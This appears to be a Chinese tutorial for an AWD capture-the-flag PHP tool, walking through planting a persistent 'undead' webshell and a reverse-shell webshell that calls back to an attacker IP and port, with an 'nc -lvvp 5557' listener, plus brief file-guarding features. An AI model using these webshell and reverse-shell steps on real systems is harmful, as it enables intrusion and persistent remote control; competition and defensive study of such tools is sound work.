项目地址:

<https://github.com/ZacharyZcR/AWD/>

<https://pypi.org/project/awdphpspear/>

关键字：

批量，权限维持，文件守护，日志检测，Waf，简易，灵活，


接下来我实际演示一下：

攻击机：119.23.243.154

靶机：132.232.125.125

我们先更新一下攻击机上面的工具版本。

pip install awdphpspear




已经是最新了

接下来我们启动工具。

python

from awdphpspear import \*


start()



首先来配置一下


3

2



输入目标数量：1

输入目标（http://开头/结尾）



然后开始攻击

3


3

不死马攻击


输入木马地址:traj.php

输入你要植入的不死马名称:123.php

输入木马密码:a



攻击完成



下一种介绍反弹shell马攻击

3

4


输入木马地址:traj.php

输入你要植入的反弹shell马名称:1234.php


输入木马密码:a

输入攻击机IP:119.23.243.154

输入一个可用端口:5557




攻击成功，用nc -lvvp 5557即可链接



其他攻击和批量RCE请自行探索

接下来介绍一下文件守护。



2是文件守护

3是文件监控

可以防止权限问题

不会自动修复txt文件缺失

log.php 是自动生成日志和waf，需要请到项目地址自取。 By ZacharyZcR 201911201707